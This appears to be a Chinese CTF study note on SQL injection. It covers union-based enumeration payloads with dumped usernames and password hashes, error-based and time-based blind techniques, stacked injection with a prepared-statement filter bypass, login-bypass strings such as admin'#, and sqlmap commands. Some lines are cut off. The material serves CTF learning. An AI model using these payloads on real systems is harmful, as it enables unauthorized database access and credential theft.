# sql注入

原创

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分类专栏： ctf



1.基本步骤

eg1:https://www.jianshu.com/p/078df7a35671

例题：“百度杯”CTF比赛 九月场SQL

tips:用<>绕过敏感词过滤

```
1.得到数据库名称为sqli
http://e14891ee716b434e845d5375b2b206ca6876877f00be47e0.changame.ichunqiu.com/index.php?id=1 union sele<>ct


2.得到表明为info
http://e14891ee716b434e845d5375b2b206ca6876877f00be47e0.changame.ichunqiu.com/index.php?id=1 union sele<>ct

3.得到列名为flAg_T5ZNdrm
http://e14891ee716b434e845d5375b2b206ca6876877f00be47e0.changame.ichunqiu.com/index.php?id=1 union sele<>ct

4.得到flag
http://e14891ee716b434e845d5375b2b206ca6876877f00be47e0.changame.ichunqiu.com/index.php?id=1 union sele<>ct
```

eg2:ics-04

```
c3tlwDmIn23 | 2f8667f381ff50ced6a3edc259260ba9
step1:
pmt' union select 1,2,3,4 limit 1,1#
3

step2:
pmt' union select 1,2,group_concat(schema_name),4 from information_schema.schemata limit 1,1#
information_schema,cetc004,mysql,performance_schema

step3:
pmt' union select 1,2,group_concat(table_name),4 from information_schema.tables where table_schema='cetc004
user

step4:
pmt' union select 1,2,group_concat(column_name),4 from information_schema.columns where table_schema='cetc0
username,password,question,answer


step5:
pmt' union select 1,2,group_concat(char(58),username,',',password,',',question,',',answer),4 from cetc004.u

c3tlwDmIn23,2f8667f381ff50ced6a3edc259260ba9,cetc,cdwcewf2e3235y7687jnhbvdfcqsx12324r45y687o98kynbgfvds,
:pmt,202cb962ac59075b964b07152d234b70,123,123,
:c3tlwDmIn23,202cb962ac59075b964b07152d234b70,123,123
```

2.常见sql注入

（1）宽字节注入

（2）基于约束的注入

（3）报错注入

(3-1)concat+rand()+group_by()导致主键重复

floor(rand(0)*2)原理讲解

(3-2)Xpath报错　原理

(3-3)exp函数报错

（4）基于时间的盲注

（4-1）sleep函数

（4-2）Benchmark函数

（4-3）笛卡尔积

```
#笛卡尔积(因为连接表是一个很耗时的操作)
    AxB=A和B中每个元素的组合所组成的集合，就是连接表
    SELECT count(*) FROM information_schema.columns A, information_schema.columns B, information_schema.ta
    select * from table_name A, table_name B
    select * from table_name A, table_name B, table_name C
    select count(*) from table_name A, table_name B, table_name C  表可以是同一张表
```

（4-4）get_lock函数加锁机制

```
Select get_lock(key,timeout) from test;
Select release_lock(key) from test;
```

（4-5）RLIKE

通过rpad或repeat构造长字符串，加以计算量大的pattern，通过repeat的参数可以控制延时长短。

```
mysql> select rpad('a',4999999,'a') RLIKE concat(repeat('(a.*)+',30),'b');
+-------------------------------------------------------------+
| rpad('a',4999999,'a') RLIKE concat(repeat('(a.*)+',30),'b') |
+-------------------------------------------------------------+
|                                                           0 |
+-------------------------------------------------------------+
1 row in set (5.27 sec)
```

（5）利用insert、update和delete注入获得数据

（5-1）insert注入

（5-2）update注入

UPdate 延时盲注之小技巧

（5-3）delete延时注入

（6）堆叠注入-2019强网杯"随便注"学习

3.常用模板

（3-1） 万能语句

（3-2）SQL盲注脚本模板

（3-2-1）时间盲注

requests发请求时timeout配置及异常捕获

4.其他补充

（4-1）万能密码

select * from admin where username='' and password = '';

1.admin'#


```
select * from admin where username='admin'#' and password = '';
```

2.'+' '+'

sql中会讲字符串当做0来处理


```
select * from admin where username=“''+''” and password = “''+''”;
select * from admin where username=0 and password = 0;
```

【注意】这种方法针对所有非数字开头的字符串才会认为是以0开头，否则就会失效




3.aaA'='

```
select * from admin where username='aAa'='' and password = 'aAa'='';
```


```
将username='aAa'=''
1、username='aAa'返回false
2、false=''即0=1返回1
3、select * from admin where username='aAa'='' and password = 'aAa'='';即变成了
select * from admin where 1 and 1;
```

（4-2）\N:利用\N略去空格




（4-2）堆叠注入

题目：supersqli

其他方法

```
1';show tables;#
1919810931114514

1';show columns from `1919810931114514`;#
flag

#预处理语句
1';Set @sql=concat('sel','ect * from `1919810931114514`;');Prepare stmt from @sql;EXECUTE stmt;#
```

总结：1、MySQL的SQL预处理(Prepared)

2、strstr不区分大小写

5、sqlmap

```
sqlmap.py -u "http://111.198.29.45:46827/findpwd.php" --data="username=1"
sqlmap.py -u "http://111.198.29.45:46827/findpwd.php" --data="username=1" --dbs
sqlmap.py -u "http://111.198.29.45:46827/findpwd.php" --data="username=1" -D cetc004 --tables
sqlmap.py -u "http://111.198.29.45:46827/findpwd.php" --data="username=1" -D cetc004 -T user --columns
sqlmap.py -u "http://111.198.29.45:46827/findpwd.php" --data="username=1" -D cetc004 -T user -C username&pa
```

用sqlmap跑post型注入